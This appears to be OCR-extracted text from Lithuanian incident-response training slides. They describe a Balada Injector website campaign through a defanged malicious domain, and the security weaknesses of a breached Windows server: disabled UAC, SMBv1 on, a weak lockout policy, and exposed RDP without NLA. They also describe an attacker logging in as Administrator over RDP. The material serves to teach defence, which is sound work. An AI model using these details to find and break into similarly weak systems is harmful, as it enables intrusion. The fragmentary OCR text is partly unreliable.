


A couple of days later, on December 13th, the Balada Injector campaign started infecting websites with older versions of the Popup Builder. The attack used a freshly registered (December 13) domain specialcraftbox[.]com. At the current time of writing PublicWWW detects the injection on over 6,200 sites.

rts*/



Incidentų tyrimai – kaip atrodo OS incidento metu



Incidentų tyrimai – blogos praktikos


Kompiuterio pavadinimas: BACKUP-PC


===========

- Nerastas joks ESET saugumo produktas.
- Vartotojo paskyros valdymas (UAC) yra išjungtas.



Pasirodo ir antras blokavimas – virusas turi funkciją, kuri išjungia gamyklinę Windows Defender apsaugą, ESET blokuoja ir šį veiksmą:





Incidentų tyrimai – blogos praktikos

Laukiantys "Windows" atnaujinimai:

Pending Windows Updates:

Microsoft .NET Framework 4.8.1 for Windows 10 Version 22H2 for x64 (KB5011048)

2023-07 Cumulative Update for .NET Framework 3.5, 4.8 and 4.8.1 for Windows 10 Version 22H2 for x64 (KB5028937) 2023-07 Cumulative Update for Windows 10 Version 22H2 for x64-based Systems (KB5028166)

Jjungtas pažeidžiamas SMBv1 protokolas.

[diegta "Windows Server 2008 R2 Standard".

Account	'S D(olicv:

Setting	Value
Force user logoff	Never
Minimum password age (days)	1
Maximum password age (days)	42
Minimum password length	7
Length of password history maintained	24
Lockout threshold	Never
Lockout duration (minutes)	30
Lockout observation window (minutes)	30

Išjungtas tinklo lygmens autentiškumo nustatymas.

Rekomenduojama imtis veiksmų: (Dešiniuoju pelės mygtuku spustelėkite This PC (or Computer) -> Properties -> Remote settings ir pažymėkite "Allow connections only from computers running Remote Desktop with Network Level Authentication").

Incidentų tyrimai – blogos praktikos


Atakos pirminė informacija: atakuotojas kažkokiu būdu gavo RDP administratoriaus prisijungimus. Galėjo juos rasti nutekėjusioje DB, internete, arba naudojo "brute-force" ataką, kad prisijungtų prie sistemų nuotoliniu būdu.

Sėkmingai prisijungė iš Rusijos IP per RDP su "Administrator" paskyra.





Saugumo problemos – nesaugi tinklo konfigūracija, RDP prisijungimas ir "Administrator" paskyros slaptažodžiai:

Incidentų tyrimai – šnipinėjimo virusai



Incidentų tyrimai – šnipinėjimo virusai







Incidentų tyrimai – šn

